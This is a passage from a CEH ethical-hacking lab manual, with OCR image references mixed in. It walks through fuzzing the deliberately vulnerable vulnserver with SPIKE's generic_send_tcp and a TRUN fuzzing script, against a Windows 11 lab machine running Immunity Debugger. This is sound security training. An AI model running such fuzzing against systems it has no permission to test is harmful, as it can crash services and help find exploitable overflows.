
31. Now, in the terminal window, type **generic_send_tcp 10.10.1.11 9999 stats.spk 0 0** and press **Enter** to send the packages to the vulnerable server.

> Note: Here, **10.10.1.11** is the IP address of the target machine (**Windows 11**), **9999** is the target port number, **stats.spk** is the spike_script, and **0** and **0** are the values of **SKIPVAR** and **SKIPSTR**.

32. Leave the script running in the terminal window.



33. Now, click **CEHv12 Windows 11** to switch to the target machine (here, **Windows 11**), and in the **Immunity Debugger** window, you can observe that the process status is still **Running**, which indicates that the STATS function is not vulnerable to buffer overflow. Now, we will repeat the same process with the TRUN function.




34. Click **CEHv12 Parrot Security** switch back to the **Parrot Security** machine.
35. In the **Terminal** window, press **Ctrl+C** to terminate stats.spk script.
36. Click **CEHv12 Windows 11** switch back to the **Windows 11** machine and close **Immunity Debugger** and the vulnerable server process.
37. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger** and click the **Run program** icon in the toolbar to run **Immunity Debugger**.
38. Click **CEHv12 Parrot Security** switch back to the **Parrot Security** machine.
39. Now, in the terminal window, type **pluma trun.spk** and press **Enter**.
40. In the text editor window, type the following script:

    s_readline();

    s_string("TRUN ");

    s_string_variable("0");


41. Press **Ctrl+S** to save the script file and close the text editor.



42. Now, in the **terminal** window, type **generic_send_tcp 10.10.1.11 9999 trun.spk 0 0** and press **Enter** to send the packages to the vulnerable server.

> Note: Here, **10.10.1.11** is the IP address of the target machine (**Windows 11**), **9999** is the target port number, **trun.spk** is the **spike_script**, and **0** and **0** are the values of **SKIPVAR** and **SKIPSTR**.

